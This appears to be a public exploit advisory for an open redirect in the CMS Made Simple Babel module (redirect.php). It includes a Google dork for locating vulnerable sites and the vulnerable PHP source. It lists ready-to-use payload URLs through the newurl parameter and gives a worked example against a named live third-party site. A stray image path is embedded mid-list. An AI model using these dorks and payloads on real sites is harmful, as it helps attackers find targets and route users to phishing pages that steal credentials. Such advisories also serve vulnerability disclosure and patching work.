###############################################################################

# Exploit Title : CMSMadeSimple Software Babel Modules 1.9.4.2 Open Redirection

# Author [ Discovered By ] : jiangsutianwang

# Team : jiangsutianwang

# Date : 01/06/2019

# Vendor Homepage : cmsmadesimple.org

# Software Download Link : dev.cmsmadesimple.org/project/files/729#package-770

# Software Information Link : dev.cmsmadesimple.org/projects/babel

dev.cmsmadesimple.org/project/list.html?page=2

# Software Affected Versions : 0.2 - 0.3.0 - 0.3.1 - 0.3.2 - 0.3.3 -

0.3.4 - 0.4.0 - 0.4.1 - 0.3.x - 0.4.x - 1.9.4.2

# Tested On : Windows and Linux

# Category : WebApps

# Exploit Risk : Medium

# Google Dorks : /modules/babel/ intext:Site is powered by CMS Made Simple 1.9.4.2

# Vulnerability Type : CWE-601 [ URL Redirection to Untrusted Site ('Open Redirect') ]

# PacketStormSecurity : packetstormsecurity.com/files/authors/13968

# CXSecurity : cxsecurity.com/author/jiangsutianwang/1/

# Exploit4Arab : exploit4arab.org/author/351/jiangsutianwang

##################################################################################

# Description About the Product :

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

CMSMadeSimple Babel Modules - This handles multiple languages for frontend.

It uses Marcos Cruz's separate tree branches method, with a simpler setup, more freedom and some

added functionalities (such as language links based on hierarchy, automatic language detection

and a translation system much like that of the core).

##################################################################################

# Impact :

\*\*\*\*\*\*\*\*\*

CMSMadeSimple Software Babel Modules 0.3.x/0.4.x accepts a user-controlled input that specifies a

link to an external site, and uses that link in a Redirect. This simplifies phishing attacks. An http parameter may

contain a URL value and could cause the web application to redirect the request to the specified URL.

By modifying the URL value to a malicious site, an attacker may successfully launch a phishing scam and

steal user credentials. Because the server name in the modified link is identical to the original site, phishing attempts

have a more trustworthy appearance. Open redirect is a failure in that process that makes it possible for attackers to

steer users to malicious websites. This vulnerability is used in phishing attacks to get users to visit malicious sites

without realizing it. Web users often encounter redirection when they visit the Web site of a company whose name

has been changed or which has been acquired by another company. Visiting unreal web page user's computer

becomes affected by malware the task of which is to deceive the valid actor and steal his personal data.

###########################################################################

# Vulnerable Source Code : [ redirect.php ]

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

<?php

error\_reporting(0);

if(!isset($\_GET["newurl"]) ){

header("location: index.php");

}else{

if(isset($\_GET["newlang"])) setcookie('usrlang',$\_GET["newlang"],time()+86400\*30,'/');

header("location: ".$\_GET["newurl"]);

}

# Vulnerable File :

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

/redirect.php

# Vulnerable Parameter :

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

?newlang=[CHANGE-LANGUAGE]&newurl=

?newlang=en\_EN&newurl=

?newlang=en\_US&newurl=

?newlang=en\_GB&newurl=

?newlang=fr\_fr&newurl=

?newlang=lv\_LV&newurl=

# Open Redirection Exploit :

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

/modules/babel/redirect.php?newlang=[CHANGE-LANGUAGE]&newurl=https://

[OPEN-REDIRECT-ADDRESS-HERE.gov]

/modules/babel/redirect.php?newlang=en\_EN&newurl=https://

[OPEN-REDIRECT-ADDRESS-HERE.gov]

/modules/babel/redirect.php?newlang=en\_US&newurl=https://

[OPEN-REDIRECT-ADDRESS-HERE.gov]

/modules/babel/redirect.php?newlang=en\_GB&newurl=https://

[OPEN-REDIRECT-ADDRESS-HERE.gov]

/modules/babel/redirect.php?newlang=fr\_fr&newurl=https://


[OPEN-REDIRECT-ADDRESS-HERE.gov]

/web/modules/babel/redirect.php?newlang=lv\_LV&newurl=https://

[OPEN-REDIRECT-ADDRESS-HERE.gov]

Example:

[http://old.cloudpyme.eu/modules/babel/redirect.php?newlang=[CHANGE-LANGUAGE]&newurl=https://www.baidu.com](http://old.cloudpyme.eu/modules/babel/redirect.php?newlang=%5bCHANGE-LANGUAGE%5d&newurl=https://www.baidu.com)



##############################################################################

# Discovered By jiangsutianwang from china Security Team

#############################################################################